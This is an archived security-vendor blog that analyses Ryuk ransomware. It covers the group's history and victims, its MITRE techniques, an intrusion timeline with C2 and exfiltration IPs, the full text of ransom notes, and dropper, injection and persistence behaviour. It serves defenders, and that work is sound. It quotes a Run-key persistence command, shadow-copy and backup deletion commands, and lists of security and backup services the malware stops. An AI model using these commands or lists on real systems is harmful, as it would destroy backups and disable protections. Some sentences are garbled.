


Ryuk Ransomware: History, Timeline, and Adversary Simulation

Archived: 2026-04-05 20:02:15 UTC



Ryuk Ransomware Group

Ryuk is the name of a ransomware family, first introduced in August 2018. Once known as a popular Japanese fictional character, became one of the most vicious ransomware families ever known to humanity, targeting governments, healthcare, education centres, manufacturing and technology organizations. Ryuk ransomware acquired a reputation of being one of the most notorious ransomware within a short span of 15 months, with its terror looming over large organizations. Victims include **EMCOR**, **UHS hospitals**, and several newspapers. It was estimated that Ryuk was able to generate a revenue of **\$61 million** for its operators between February 2018 and October 2019.

With its first appearance in August 2018, Ryuk gained attention by targeting the operations of **Tribune Publishing newspapers** during the Christmas season of 2018. Initially, what looked like a server outage was the outcome of a targeted malware attack, with Ryuk reinfecting the network because the security patches failed to contain the malware post quarantine. The primary motive of this ransomware variant is to ensure maximum target file encryption to hold a massive amount at ransom. Additionally, Ryuk can identify and encrypt network drives and includes system shadow copies, making it impossible to recover from an attack without external backups or rollback technology.

This blog will entail the complete attack flow of the Ryuk ransomware group, allowing security practitioners to test their cybersecurity posture against the full range of techniques and procedures that Ryuk used. The techniques and procedures covered in this blog are aggregated from various sources and reports compiled to provide the reader with a good overview of the Ryuk TTPs.

Ryuk Over Time

Below you will find a brief timeline of incidents involving the Ryuk ransomware group[6]:

- December 2018 – Tribune Publishing attack
- March 2019 – Jackson County's infrastructure was attacked. Damages: \$400,000 (22 BTC).
- April 2019 – Imperial County's IT infrastructure gets hit by Ryuk. The attackers demanded \$1.2 million (65 BTC). Victims refused to pay.
- June 2019 – Lake City systems locked by ransomware. Victims had to pay \$460,000 (25 BTC) to regain control over their systems.
- July 2019 – La Porte County, the Ryuk ransomware hit public institutions. Victims had to pay \$130,000 (7 BTC).
- August 2019 – Rockville Centre school district affected by Ryuk. The municipality had to pay \$100,000 (5 BTC) to regain control.
- October 2019 – Ryuk creators take down a hospital chain administrated by the National Veterinary Associates. Over 400 clinics experienced downtimes in payment systems and patient curation systems.
- November 2019 – Ryuk operators launch attacks against several HVTs: Louisiana Office of Technology Services, Prosegur (i.e. Spanish security company), Cadena SER (the largest radio station in Spain), and T-System (E2E healthcare and emergency solutions providers).
- January 2020 – Ryuk operators attacked gas and oil facilities. In addition, the same operators were found to be involved in several other incidents targeting healthcare providers.
- September 2020 – Universal Health Services (UHS) healthcare providers have reportedly shut down systems at healthcare facilities after a Ryuk ransomware attack. The incident resulted in about \$67 million in lost operating income, labour expenses, and overall recovery costs.
- January 2021 – A new version with “worm-like” capabilities was identified. The new Ryuk variant can spread automatically/without intervention through infected networks.
- March 2021 – Ryuk targeted the systems of SEPE, the Spanish government agency for labour. The systems were taken down following a ransomware attack that affected more than 700 agency offices across Spain.
- April 2021 – New Ryuk hacking techniques were revealed. The threat actors' favourite initial infection vector continues to be the targeted phishing emails for malware delivery.
- May 2021 – Ryuk ransomware infects Bio Research Institute after a student installs pirated software. The attack occurred because the student didn't want to pay for a license, causing a week's research data.

Moving forward, the Ryuk Infection chain and attack flow **already part of the FourCore ATTACK Security Validation Platform will enable security practitioners to:

- Evaluate their security controls against the real-world tactics providing the significance of its real-world impact.
- Assess the security posture against the tactics, techniques and procedures (TTPs) used by the WIZARD Group's Ryuk variant
- Continuously validate detection and prevention pipelines against the destructive actions this ransomware performs

Threat Intel: Ryuk

The next part of this blog will cover the Ryuk infection chain and the public reports available:

Ryuk Ransomware Infection Chain

The operators behind the Ryuk ransomware take a targeted approach to select and infect their victims. Rather than attempting to infect many computers and asking a relatively small ransom (like WannaCry), campaigns using the Ryuk ransomware focus on a single organization and have an extremely high asking price for data recovery. Ryuk is a ransomware which encrypts its victim's files and asks for a ransom via bitcoin to release the original files. It has been observed to be used to attack companies or professional environments. Cybersecurity experts figured out that **Ryuk** and **Hermes** ransomware shares pieces of code.

Ryuk Timeline

Day 1

16:37 Bazar malware executed

5.182.210.145:443

16:48 Domain discovery commands

17:06 Registry discovery commands

17:28 More domain discovery and network checks to domain controllers

17:41 AdFind used to map active directory

Day 2

18:49 Checks again for domain trusts and AdFind using Bazar

FTP exfiltration to 45.141.84.120

20:12 First lateral movement attempt with WMIC

20:23 P64.exe Cobalt Strike beacon run on beachhead host

107.173.58.183:443

dll transferred via SMB

appears to fail

threat actor then tries several other payloads


21:04 Second P64.exe Cobalt Strike beacon dropped on beachhead host

88.119.171.75:443

21:09 Next lateral movement attempt via a service and PowerShell

registry key written and then executed by service

21:09 Cobalt Strike beacon



Ryuk's Latest Attack Timeline (source: thedfirreport.com/2020/10/08/ryuks-return/)

Ryuk Ransomware Attack Mechanism

The table shown below covers the MITRE ATT&CK tactics, techniques, and procedures used in the Ryuk's attack cycle:

RYUK MITRE TTPs

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Discovery	Impact
Spearphishing - malicious email attachment	Native API	Registry Run keys or startup folder	Process Injection	Match real names and locations	System Network Config Discovery	Services stopped and/or disabled
Valid Account - credentials obtained through social engineering	Windows Command Shell	Valid Accounts	Registry keys or startup folder	Process Injection	Directory and file discovery	Data Encryption
-	-	-	Valid Accounts	Modify or disable tools	Process Discovery	Disable System Recovery
-	-	-	Access Token Manipulation	Valid Accounts	-	-
-	-	-	-	Access Token Manipulation	-	-

FourCore
https://fourcore.io

Ryuk Actions mapped to Mitre ATT&CK

Ryuk has been known to be a part of a more significant "Triple Threat" attack that involves Emotet and TrickBot.

Infection:

- Ryuk is spread via very targeted means. These include using tailored spear phishing emails and exploiting compromised credentials to remotely access systems via the Remote Desktop Protocol (RDP).
- The delivery method for Ryuk is through spam emails like various other malware attacks, often sent through spoofed addresses, to avoid raising suspicion.
- A spearphishing email may carry Ryuk directly or be the first in a series of malware infections. For example, Emotet, TrickBot, and Ryuk are common combinations.
- The attack chain begins when the user opens a weaponized Microsoft Office document attached to a phishing email.
- Opening the document causes a malicious macro to execute a PowerShell command that attempts to download the banking Trojan Emotet.

- With RDP, a cybercriminal can install and execute Ryuk directly on the target machine or leverage their access to reach and infect other, more valuable systems on the network.

Delivery:

- This Emotet Trojan can download additional malware onto an infected machine that retrieves and executes Trickbot, which acts as spyware.

Collection:

- This Trickbot spyware collects admin credentials, browser passwords, credit cards, network discovery, and other intel.

Lateral Movement:

- Attackers use the data collected in the previous stage to move to critical assets connected to the network laterally. The attack chain concludes when the attackers execute Ryuk on these assets. This step entirely depends on whether the infection has spread to enough assets to inflict maximum impact to get enough leverage to demand a large sum. Thus, it becomes the deciding factor for whether the Ryuk ransomware should be deployed.

Execution:

- Ryuk uses a combination of encryption algorithms, including a symmetric algorithm (AES-256) and an asymmetric one (RSA 4096). The ransomware encrypts a file with the symmetric algorithm and includes a copy of the symmetric encryption key encrypted with the RSA public key.
- Ryuk deliberately avoids encrypting certain file types (including .exe and .dll) and files in specific folders on the system. Thus decreasing the probability that Ryuk will break an infected computer, making file retrieval more difficult or impossible even if a ransom is paid.

Decryption:

- Upon payment of the ransom, the Ryuk operator provides:
 - A copy of the corresponding RSA private key.
 - Enabling decryption of the symmetric encryption key and.
 - Using it.
 - The encrypted files.

Ransom Note:

Being notoriously known to be one of the most expensive ransomware variants, with average ransom demands reaching higher than **\$100,000 USD**.

Ryuk ransom notes contain an email address where victims can communicate with the ransomware operators to receive instructions on how to pay the ransom. However, this should be noted that there is no guarantee even if

you submit the ransom. In most of the observed cases, the ransomware operators will take the ransom without returning access to the files. Paying a ransom demand should result in the cybercriminal sending a decryptor/decryption key.



```
1Your network has been penetrated.
2
3All files on each host in the network have been encrypted with a strong algorithm.
4
5Backups were either encrypted
6Shadow copies are also removed, so F8 or any other methods may damage encrypted data but not recover.
7
8We exclusively have decryption software for your situation.
9More than a year ago, world experts recognized the impossibility of deciphering by any means except the original decod
10
11No decryption software is available in the public.
12Antivirus companies, researchers, IT specialists, and no other persons cant help you
13encrypt the data.
14
15DO NOT RESET OR SHUTDOWN - files may be damaged.
16DO NOT DELETE readme files.
17
18To confirm our honest intentions. Send 2 different random files, and you will get it
19decrypted.
20
21It can be from different computers on your network to be sure that one key decrypts everything.
22
232 files we unlock for free
24
25To get info (decrypt your files) contact us at
26CliffordGolden93@protonmail.com
27or
28CliffordGolden93@tutanota.com
29
30You will receive BTC address for payment in the reply letter
31
32Ryuk
33
34No system is safe
```

Ransom Payment:


The ransom demand varies significantly based on observed transactions to known Ryuk BTC addresses. This suggests that WIZARD SPIDER calculates the ransom amount based on the size and value of the victim organization. From the early data available, the observed ransom amount resided between 1.7-99 BTC.



1Your network has been penetrated.
2
3All files on each host in the network have been encrypted with a strong algorithm.
4Backups were either encrypted or deleted or backup disks were formatted.
5
6Shadow copies also removed, so F8 or any other methods may damage encrypted data but not recover.
7
8We exclusively have decryption software for your situation
9No decryption software is available in the public.
10
11DO NOT RESET OR SHUTDOWN - files may be damaged.
12DO NOT RENAME OR MOVE the encrypted and readme files.
13DO NOT DELETE readme files.
14This may lead to the impossibility of recovery of the certain files.
15
16To get info (decrypt your files) contact us at
17KurtSchweickardt@protonmail.com
18or
19KurtSchweickardt@tutanota.com
20
21BTC wallet:
2214hVKm7Ft2rxDBFTNKKRC3KGSStMgp2Adhk
23
24Ryuk
25No system is safe

Ryuk - Balance of shadow universe

Ryuk Ransomware: Analysis in Depth



Ryuk Infection Chain

Malware Dropper and its shenanigans

The dropper is loaded onto the victim's machine via a PowerShell, C2C retrieval. Once the dropper lands on the target asset, it will check the MajorVersion property to determine the target operating system. If MajorVersion is equal to 5, then the dropper will place the ransomware executable into the `C:\Documents and Setting\Default User` folder. That's the default ransomware download file for Windows Server 2003, XP, and Windows 2000. Otherwise, it drops it at `C:\users\Public\`. In case of a lookup/file creation failure, the dropper drops Ryuk malware in the execution directory of the dropper itself. The name of the dropped executable is five randomly generated characters.

Next, it determines the target system's architecture by calling the `IsWow64Process()` API.

Before the dropper exits, it launches the second stage executor using the `ShellExecuteW` API and passes its path as a command line argument, deleting the dropper binary.

Persistence

Ryuk uses the Windows Registry to ensure post-reboot execution by adding an entry to the key

`HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\svchos` and value set to the executable path: `C:\users\Public\BPWPc.exe`. The instruction is `/v "svchos"/t REG_SZ/d` allows the malware to run after every login.



```
1C:\Windows\System32\cmd.exe /C REG ADD "HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "svchos"
```

Privilege Escalation

Ryuk obtains further permissions by modifying the `SeDebugPrivilege` argument of the `AdjustTokenPrivileges()` API to adjust its process security access token. According to MSDN, `SeDebugPrivilege` is required to debug and modify the memory of a process owned by another account. The user can attach a debugger to any process or kernel with this privilege.

Process Enumeration and Code Injection

Ryuk tries to enumerate all the running processes using the `CreateToolHelp32Snapshot` API and identifies the user associated with each process (regular user/administrator/NT AUTHORITY).

This step is essential to identify the target process for injection. The code injection mechanism will ignore any system process named `csrss.exe`, `lsass.exe`, `explorer.exe`, or anything running as **NT AUTHORITY**.

Ryuk allocates memory for its process at the target process memory space using `VirtualAllocEx()`, then copies and maps the packed code section into the target process's **allocated** virtual memory using `WriteProcessMemory()` API. Finally, it creates a new thread using `CreateRemoteThread()` to run Ryuk's thread in the injected process.

Dynamic Import Address Resolution

It is a commonly known practice that a static binary with many imports can look malicious from the EDRs PoV. Therefore, most malware authors resolve their function imports dynamically using `LoadLibraryA()` and `GetProcAddress()` APIs.

Here is the complete list of all the APIs post-resolution:



```
1advapi32.dll
2 CryptAcquireContextW
3 CryptDecrypt
4 CryptDeriveKey
```

```
5 CryptDestroyKey
6 CryptEncrypt
7 CryptExportKey
8 CryptGenKey
9 CryptImportKey
10 GetUserNameA
11 GetUserNameW
12 RegCloseKey
13 RegDeleteValueW
14 RegOpenKeyExA
15 RegOpenKeyExW
16 RegQueryValueExA
17 RegSetValueExW
18kernel32.dll
19 CloseHandle
20 CopyFileA
21 CopyFileW
22 CreateDirectoryW
23 CreateFileA
24 CreateFileW
25 CreateProcessA
26 CreateProcessW
27 DeleteFileW
28 ExitProcess
29 FindClose
30 FindFirstFileW
31 FindNextFileW
32 FreeLibrary
33 GetCommandLineW
34 GetCurrentProcess
35 GetDriveTypeW
36 GetFileAttributesA
37 GetFileAttributesW
38 GetFileSize
39 GetLogicalDrives
40 GetModuleFileNameA
41 GetModuleFileNameW
42 GetModuleHandleA
43 GetStartupInfoW
44 GetTickCount
45 GetVersionExW
46 GetWindowsDirectoryW
47 GlobalAlloc
48 LoadLibraryA
49 ReadFile
50 SetFileAttributesA
51 SetFileAttributesW
52 SetFilePointer
53 Sleep
54 VirtualAlloc
55 VirtualFree
56 WinExec
```

```
57 Wow64DisableWow64FsRedirection
58 Wow64RevertWow64FsRedirection
59 WriteFile
60ole32.dll
61 CoCreateInstance
62 CoInitialize
63Shell32.dll
64 ShellExecuteA
65 ShellExecuteW
66mpr.dll
67 WNetCloseEnum
68 WNetEnumResourceW
69 WNetOpenEnumW
70Iphlpapi.dll
71 GetIpNetTable
```

Hunting Processes and Services:

Ryuk ransomware will kill or put to sleep up to 180 system and AV-related services and up to 40 processes. The services and processes are killed using the `net stop` and `taskkill /IM` commands.

Targetted Services:



```
1 Acronis VSS Provider
2 Enterprise Client Service
3 Sophos Agent
4 Sophos AutoUpdate Service
5 Sophos Clean Service
6 Sophos Device Control Service
7 Sophos File Scanner Service
8 Sophos Health Service
9 Sophos MCS Agent
10 Sophos MCS Client
11 Sophos Message Router
12 Sophos Safestore Service
13 Sophos System Protection Service
14 Sophos Web Control Service
15 SQLsafe Backup Service
16 SQLsafe Filter Service
17 Symantec System Recovery
18 Veeam Backup Catalog Data Service
19 AcronisAgent
20 AcrSch2Svc
21 Antivirus
22 ARSM
23 BackupExecAgentAccelerator
```

```
24 BackupExecAgentBrowser
25 BackupExecDeviceMediaService
26 BackupExecJobEngine
27 BackupExecManagementService
28 BackupExecRPCService
29 BackupExecVSSProvider
30 bedbg
31 DCAgent
32 EPSecurityService
33 EPUUpdateService
34 EraserSvc11710
35 EsgShKernel
36 FA_Scheduler
37 IISAdmin
38 IMAP4Svc
39 macmnsvc
40 masvc
41 MBAMService
42 MBEndpointAgent
43 McAfeeEngineService
44 McAfeeFramework
45 McAfeeFrameworkMcAfeeFramework
46 McShield
47 McTaskManager
48 mfemms
49 mfevtp
50 MMS
51 mozyprobackup
52 MsDtsServer
53 MsDtsServer100
54 MsDtsServer110
55 MExchangeES
56 MExchangeIS
57 MExchangeMGMT
58 MExchangeMTA
59 MExchangeSA
60 MExchangeSRS
61 MSOLAP$SQL_2008
62 MSOLAP$SYSTEM_BGC
63 MSOLAP$TPS
64 MSOLAP$TPSAMA
65 MSSQL$BKUPEXEC
66 MSSQL$ECWDB2
67 MSSQL$PRACTICEMGT
68 MSSQL$PRACTICEBGC
69 MSSQL$PROFXENGAGEMENT
70 MSSQL$SBSMONITORING
71 MSSQL$SHAREPOINT
72 MSSQL$SQL_2008
73 MSSQL$SYSTEM_BGC
74 MSSQL$TPS
75 MSSQL$TPSAMA
```

```
76 MSSQL$VEEAMSQL2008R2
77 MSSQL$VEEAMSQL2012
78 MSSQLFDLauncher
79 MSSQLFDLauncher$PROFXENGAGEMENT
80 MSSQLFDLauncher$SBSMONITORING
81 MSSQLFDLauncher$SHAREPOINT
82 MSSQLFDLauncher$SQL_2008
83 MSSQLFDLauncher$SYSTEM_BGC
84 MSSQLFDLauncher$TPS
85 MSSQLFDLauncher$TPSAMA
86 MSSQLSERVER
87 MSSQLServerADHelper100
88 MSSQLServerOLAPService
89 MySQL80
90 MySQL57
91 ntrtscan
92 OracleClientCache80
93 PDFSService
94 POP3Svc
95 ReportServer
96 ReportServer$SQL_2008
97 ReportServer$SYSTEM_BGC
98 ReportServer$TPS
99 ReportServer$TPSAMA
100 RESvc
101 sacsvr
102 SamSs
103 SAVAdminService
104 SAVService
105 SDRSVC
106 SepMasterService
107 ShMonitor
108 Smcinst
109 SmcService
110 SMTPSvc
111 SNAC
112 SntpService
113 sophossps
114 SQLAgent$BKUPEXEC
115 SQLAgent$ECWDB2
116 SQLAgent$PRACTTICEBGC
117 SQLAgent$PRACTTICEMGT
118 SQLAgent$PROFXENGAGEMENT
119 SQLAgent$SBSMONITORING
120 SQLAgent$SHAREPOINT
121 SQLAgent$SQL_2008
122 SQLAgent$SYSTEM_BGC
123 SQLAgent$TPS
124 SQLAgent$TPSAMA
125 SQLAgent$VEEAMSQL2008R2
126 SQLAgent$VEEAMSQL2012
127 SQLBrowser
```

128 SQLSafeOLRService
129 SQLSERVERAGENT
130 SQLTELEMETRY
131 SQLTELEMETRY\$ECWDB2
132 SQLWriter
133 SstpSvc
134 svcGenericHost
135 swi_filter
136 swi_service
137 swi_update_64
138 TmCCSF
139 tmlisten
140 TrueKey
141 TrueKeyScheduler
142 TrueKeyServiceHelper
143 UI0Detect
144 VeeamBackupSvc
145 VeeamBrokerSvc
146 VeeamCatalogSvc
147 VeeamCloudSvc
148 VeeamDeploymentService
149 VeeamDeploySvc
150 VeeamEnterpriseManagerSvc
151 VeeamMountSvc
152 VeeamNFSSvc
153 VeeamRESTSvc
154 VeeamTransportSvc
155 W3Svc
156 wbengine
157 WRSVC
158 MSSQL\$VEEAMSQL2008R2
159 SQLAgent\$VEEAMSQL2008R2
160 VeeamHvIntegrationSvc
161 swi_update
162 SQLAgent\$CXDB
163 SQLAgent\$CITRIX_METAFRAME
164 SQL Backups
165 MSSQL\$PROD
166 Zoolz 2 Service
167 MSSQLServerADHelper
168 SQLAgent\$PROD
169 msftesql\$PROD
170 NetMsmqActivator
171 EhttpSrv
172 ekrn
173 ESHASRV
174 MSSQL\$SOPHOS
175 SQLAgent\$SOPHOS
176 AVP
177 klnagent
178 MSSQL\$SQLEXPRESS
179 SQLAgent\$SQLEXPRESS

```
180  wbengine
181  kavfsslp
182  KAVFSGT
183  KAVFS
184  mfefire
```

Targetted Processes:



```
1  zoolz.exe
2  agntsvc.exe
3  dbeng50.exe
4  dbsnmp.exe
5  encsvc.exe
6  excel.exe
7  firefoxconfig.exe
8  infopath.exe
9  isqlplussvc.exe
10 msaccess.exe
11 msftesql.exe
12 mspub.exe
13 mydesktopqos.exe
14 mydesktopservice.exe
15 mysqld.exe
16 mysqld-nt.exe
17 mysqld-opt.exe
18 ocautoupds.exe
19 ocomm.exe
20 ocssd.exe
21 onenote.exe
22 oracle.exe
23 outlook.exe
24 powerpnt.exe
25 sqbcoreservice.exe
26 sqlagent.exe
27 sqlbrowser.exe
28 sqlservr.exe
29 sqlwriter.exe
30 steam.exe
31 synctime.exe
32 tbirdconfig.exe
33 thebat.exe
34 thebat64.exe
35 thunderbird.exe
36 visio.exe
37 winword.exe
38 wordpad.exe
39 xfssvcon.exe
```

```
40  tmlisten.exe
41  PccNTMon.exe
42  CNTAoSMgr.exe
43  Ntrtscan.exe
44  mbamtray.exe
```

Shadow Copy Deletion

Ryuk runs a batch script in `C:\Users\Public>window.bat`, which deletes all shadow copies and possible backups, and then deletes itself. The operations include:

- Using the `vssadmin resize` to resize the shadow storage
- `vssadmin Delete Shadow /all /quiet`

`vssadmin resize` is unique; in the case of any third-party backup provider, `vssadmin` can display an error while trying to delete the backups indicating the presence of these backups outside the allowed context. Ryuk uses the above command, tasking `vssadmin` to delete storage when the shadow copies are resized. It forces the shadow copies to be deleted regardless of their context.

The `del /s /q` command deletes various files based on their extension and folder locations. Extensions include: `.vhd`, `.bac`, `.bak`, `.wbcats`, `.bflk`, `.set`, `.win`, `.dsk` and any folder with a prefix "**Backup**" in it.


Encryption

